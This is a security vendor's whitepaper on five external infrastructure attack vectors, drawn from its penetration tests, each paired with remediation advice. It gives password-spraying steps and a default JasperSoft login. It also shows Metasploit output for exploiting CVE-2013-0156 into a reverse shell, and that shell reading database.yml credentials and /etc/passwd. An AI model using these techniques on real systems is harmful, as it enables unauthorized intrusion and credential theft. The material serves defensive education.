



HORIZON3.ai

~~TRUST~~ BUT VERIFY

WHITEPAPER

A Hacker's Top 5 External Infrastructure Attack Vectors



Exposed & Exploited

There is zero room for pride in cybersecurity.

Proof carries the day.

While so many are focused on vulnerabilities and malware on endpoints, understanding the attack paths an attacker would exploit to hold your business and brand at risk is key. Yes, your web application and webserver matter...but are they your only public-facing assets?

How do you know?

You **need** to know because your public-facing infrastructure is KEY to your attack surface. These are the doors to paths you deliberately expose and invite... well, everyone: adoring fans, hateful trolls, paying customers, merciless critics, and those opportunistic few putting in the time to expose even more than you'd intended.

▮▮ 'I approve of it completely.'
The emperor smiled most graciously and looked closely at the empty looms. ▮▮

Hans Christian Andersen,
The Emperor's New Clothes

■ But don't take our word for it:

Russian OSINT: A recent report from Microsoft said that 2 extremely effective attacks for introducing Ransomware are brute-force and RDP hacking, how do you think, will attack vectors change over time?

REvil: Brute force has been alive for 20 years. And he will be alive. RDP is the best vector.





Brute force. RDP. Not a CVE. Not a zero day. And your zero trust framework falls apart when they get in and create their own trust.

These are external infrastructure attacks, and they are lethal. Even worse, they are reliable.

How do we know? We've executed more pentests than three of the top pentesting consultant firms over the last year, and we know what the world's worst ransomware organizations know: external infrastructure is an easy attack vector.


The good news is remediation and mitigation are simple. You don't need a specialized security team or radical policy to implement; **you can find, fix, and verify these attack vectors now.**

What follows are the top external infrastructure attack vectors we've exposed and exploited over the last year...all with path and proof. Buckle up.



1.

Weak web app credentials



Weak password policies are no different than perfect password policies that are unenforced or never tested, as both ensure brute force attacks are extraordinarily simple and effective. Even worse is when our people create simple company name-based passwords and reuse them. Not only do we make an attacker's job easier, but we also make it incredibly difficult to detect. Here's how this attack plays out:

1. Search for a target company's publicly accessible servers on a third-party URL search.
2. Using LinkedIn, create probable usernames for employees: i.e., "CompanyName123!"
3. Spray potential usernames and see what sticks.

For example, in one pentest this past year, we executed a simple open-source intelligence (OSINT) technique to find publicly available servers for our target company, in this case using Jenkins – open source automation servers which enable developers around the world to build, test, and deploy their software.

Jenkins servers were found to be publicly accessible at the following URLs:

- [https://jenkins.\[companyTLD\].com](https://jenkins.[companyTLD].com)
- [https://jenkins.\[devenv\].\[companyTLD\].co.uk](https://jenkins.[devenv].[companyTLD].co.uk)
- [https://jenkins.\[companyTLD\].co.uk](https://jenkins.[companyTLD].co.uk)



With read-only access, we inspected various build jobs and found several instances where credentials were being exposed as part of the console output. As an example, the following console output shows a token for the company's Docker registry.



[illegible]

First, we dumped over 50 credentials in plaintext stored within the Jenkins server. These credentials included AWS keys, SSH private keys, and various usernames and passwords. An attacker could use these credentials against other company assets and to pivot internally within a company's network.

Using these credentials, we dumped a list of S3 buckets in the company account, EC2 instance metadata, and Lambda metadata.

The only default you should allow is a strong password policy and multi-factor authentication. Implement the policy, enforce it, and verify – especially with public-facing web apps.

And while we're on the subject of credentials...


2. Default web app credentials

Default credentials are even more dangerous, making brute force attacks even more simple and effective. These out-of-the-box defaults give attackers a vector to exploit virtually undetected because they appear authenticated. And what if your public-facing and integrated web apps are using default credentials?

In one pentest we gained access using default credentials to the JasperSoft reporting tool hosted at `practice-jasper.[companyname].com`, `demo-jasper.[companyname].com` and `training-jasper.[companyname].com`. The default credentials are `jasperadmin/jasperadmin`.

Admin access to JasperSoft is equivalent to remote code execution. An article describing the process is here: <https://foxglovesecurity.com/2016/10/14/hacking-jasperreports-the-hidden-shell-feature/>

We also found this JasperSoft instance appears to be linked to an active production database, whose credentials could be obtained by achieving remote code execution (RCE) on the JasperSoft node. An attacker could then access the database backed being used by this JasperSoft server or could readily use the JasperSoft tool to dump data from the database.



RECOMMENDATION:

Immediately change any and all default credentials for any infrastructure application – and each instance of the web application – onboarded into any environment in your network, BEFORE allowing access to the public internet.



3.

Credentials left in Github repos

Open source and third-party applications offer incredible capabilities for your development teams to build, test, and deploy code fast. We want to outpace competitors so we can get our products to market first, and we want to outpace attackers who learn about vulnerabilities the same moment we do.

Regretfully, development teams will often create shortcuts to remove perceived unnecessary security pain, which restricts their speed. Sometimes, that means embedding credentials with escalated privileges.

For example, again, we're searching for our target company's name in public repos. We found a public Github repo owned by the company and discovered that they were utilizing Apache Airflow operators to automate their workflows.

A quick search found a markup .yaml file inside a tarbell Airflow tgz, and we found a cleartext password to a production system. The password was used to access the Airflow server with administrative privileges.

An attacker with admin privileges to Airflow had access to a lot of sensitive data and could significantly disrupt operations.

We then used those credentials to log into Airflow as an administrative user – because verification and proof is invaluable – and provided the company with the screenshots and locations of every step on the attack path.

```
webserver:
  # Create initial user.
  defaultUser:
    enabled: true
    role: Admin
    username: admin
    email: support@[REDACTED]
    firstName: admin
    lastName: user
    password: [REDACTED]
```

RECOMMENDATION:

Of course, we recommend that they rethink their authentication and password policies in development environments, but we also ask the question: why is this Github repo public? Make it private so only authorized users can access and utilize, and change the password now!



4. Critical CVEs leading to remote code execution


Attackers are always looking for sensitive information, especially company-sensitive information such as employee records, financials, intellectual property, network architectures, source code, and proprietary information. The absolute last thing you want to do is make it easy for an attacker to access such information. However, when we do not remediate known vulnerabilities on our public-facing websites, that's exactly what we do.

While we've discovered this multiple times, in one case the attack path was not limited to sensitive data at the edge but led all the way to domain admin rights.

In this pentest, we found that one of the company websites was running Ruby on Rails version 3.0.17 in the HTTP response headers:

This version of Ruby on Rails is known to be vulnerable to CVE-2013-0156, an object deserialization vulnerability in Ruby on Rails.

Using the Using the Metasploit ► module `multi/http/rails_xml_yaml_code_exec`, we gained reverse shell access to the production server instance in AWS.



▲ Remote unauthenticated attackers can use this vulnerability to run arbitrary code on vulnerable hosts.

```
msf5 exploit(multi/http/rails_xml_yaml_code_exec) > options
Module Options (evalinst/multi/http/rails_xml_yaml_code_exec):
  Name      Current Setting  Required  Description
  HTTP_METHOD  POST             yes       HTTP Method (Accepted: GET, POST, PUT)
  PROXIES      []               no        A proxy chain of format type:host:port[,type:host:port][...]
  RHOSTS      []               yes       The target host(s), range CIDR identifier, or hosts file with syntax 'file:pathto:'
  RPORT      443              yes       The target port (TCP)
  SSL        true             no        Negotiate SSL/TLS for outgoing connections
  URI_PATH    /admin/login     yes       The path to a vulnerable Ruby on Rails application
  VERBOSE     false            no        HTTP server verbose host

Provided options (generic/shell_reverse_tcp):
  Name      Current Setting  Required  Description
  LHOST     192.168.1.10     yes       The listen address (an interface may be specified)
  LPORT     443              yes       The listen port

Exploit target:
  Id  Name
  --  --
  0   Automatic

msf5 exploit(multi/http/rails_xml_yaml_code_exec) > run
[*] Handler failed to bind to 192.168.1.10:443
[*] Started reverse TCP handler on 192.168.1.10:443
[*] Sending Relays request to 192.168.1.10:443
[*] Sending Relays request to 192.168.1.10:443
[*] Command shell session 2 opened 192.168.1.10:443 -> 192.168.1.10:443
```



```
sh-3.25 cat database.yml
# SQLite version 3.x
# gem install sqlite3
#
# Ensure the SQLite 3 gem is defined in your Gemfile
# gem 'sqlite3'
development:
  adapter: postgresql
  database: db_nexter
  username: nexter
  password: n3xt3r#stage!
  host:
# Warning: The database defined as "test" will be erased and
# re-generated from your development database when you run "rake".
# Do not set this db to the same as development or production.
test: Attest
  adapter: sqlite3
  database: db/test.sqlite3
  pool: 5
  timeout: 5000

staging:
  adapter: postgresql
  database: nexter
  username: nexter
  password: n3xt3r#stage!
  host:

# note, this is for compatibility.
# the host is still pointing to the staging db (localhost)
production:
  adapter: postgresql
  database: db_nexter
  username: nexter
  password: n3xt3r#stage!
  host:

profile:
  adapter: postgresql
  database: nexter
  username: nexter
  password: n3xt3r#stage!
  host:
cucumber:
  <<| *test!
```

Just to confirm what we were thinking, we ran `whoami` and `ifconfig` commands which showed that we were running commands as the user `webapp` and that the internal IP address was the same as the production server.

Knowing this, we ran the `cat /etc/passwd` command... and then – in cleartext – we could see local credentials.

Going further, we discovered the password for a domain user in the `ldap.yml` config file, and now using this password we were able to authenticate to Active Directory as the domain user.

Don't forget, we were looking for sensitive information. We found a local `database.yml` file and discovered credentials for a local postgres database.

Using these credentials, we were able to query the local database, where we find partners, customers, newsletters, and target information that ransomware attackers can't wait to encrypt and threaten a company with.

This is a critical finding that enables remote unauthenticated attackers to gain a foothold into the internal network. From here, an attacker has many paths open to them to fully compromise the AWS and on-prem networks and steal the data that can be accessed within. Access to the domain user and the local Postgres database are the tip of the iceberg in terms of what's possible.

RECOMMENDATION:

Configuration management is important. Just as important is verifying those decisions, such as credentials that should no longer exist are deleted, applications that are unneeded are removed, and linkages between infrastructure and third-party applications that should no longer persist are shut down.

In this case, either:

1. Shut down the web application from Production if it is not needed.
2. Update the web application to use the latest version of Ruby on Rails.



5.

RDP/SMB exposed on Internet + cred spray

(RDP is top malware/ransomware vector)

▮▮ The rush to enable employees to work from home in response to the COVID-19 pandemic resulted in more than 1.5 million new Remote Desktop Protocol (RDP) servers being exposed to the internet. The number of attacks targeting open RDP ports in the US more than tripled in March and April. ▮▮

McAfee's 2020 report illustrated this was a 50% increase in RDP ports exposed, while the attacks on RDP tripled. **Why?**

Remote Desktop Protocol, or RDP, was built into Windows to enable remote management in a geographically separated world. Server Message Block was built to enable inter-infrastructure communication. Like most "features," the intent was good...but implementation, not so much.

Externally exposing RDP and/or SMB protocols invites brute force and credential attacks. We've seen it repeatedly, where port 3389 exposed on a webserver or third-party virtual machine, often requiring simple – if any – authentication, and once compromised, allows an attacker remote and persistent access to your infrastructure, and is often the first stage in ransomware attacks.



RECOMMENDATION:

A couple recommendations you can implement right now that shouldn't require lengthy deliberation at a configuration management board or convincing of your IT teams to act:

- DO NOT allow RDP connections over the open internet.
 - If you must have RDP or SMB at the edge, use an RDP gateway, VPN access, or put the host behind a firewall to restrict access.
- DO improve your credential policy; then enforce and verify.
 - Use complex passwords as well as multi-factor authentication.
 - Lock out users and block or timeout IPs that have too many failed logon attempts.
 - Your account-naming convention should NOT reveal organizational information. i.e., logon or password (especially local and domain admins) should NOT have your company name in it.
 - Enable Network Level Authentication (NLA).
 - Ensure that local administrator accounts are unique (such as with LAPS) and restrict the users who can logon using RDP.



Conclusion

Understanding the attack paths an attacker would exploit to hold your business and brand at risk is key; hence, understanding your public-facing infrastructure is key towards realizing what your attack surface truly looks like to an attacker.

While we explored a few attack paths here, there are many more exposed and exploited daily. We'll dig into these in more detail another time. Until then, our recommendations to protect yourself are:

- Verify your full external footprint.
- Don't expose anything that doesn't need to be public.
 - Verify RDP connections are not allowed over open internet.
- Verify your credential policy is enforced.
 - Require authorization with MFA for all logins.
 - If MFA isn't possible, use strong passwords, but beware that strong passwords can still get exposed.
- Patch: Burn down debt on critical CVEs from the past and keep up to date with zero days.
- Implement a configuration management process.
- Protect staging and dev environments, too.
- Upfront security design and testing for custom web apps.
- Verify applications and integrations that should have been removed have been removed.

Being exposed sucks. Just ask your credentials... and sensitive data.





HORIZON3.ai

~~TRUST BUT~~ VERIFY

<https://blog.cyble.com/2021/07/03/uncensored-interview-with-revil-sodinokibi-ransomware-operators/>

<https://www.jenkins.io>

<https://nvd.nist.gov/vuln/detail/CVE-2013-0156>

<https://www.rapid7.com/blog/post/2013/01/10/exploiting-ruby-on-rails-with-metasploit-cve-2013-0156/>

<https://nmap.org/nsedoc/scripts/http-vuln-cve2013-0156.html>

<https://www.csoonline.com/article/3542895/attacks-against-internet-exposed-rdp-servers-surging-during-covid-19-pandemic.html>

<https://www.mcafee.com/blogs/other-blogs/mcafee-labs/cybercriminals-actively-exploiting-rdp-to-target-remote-organizations/>

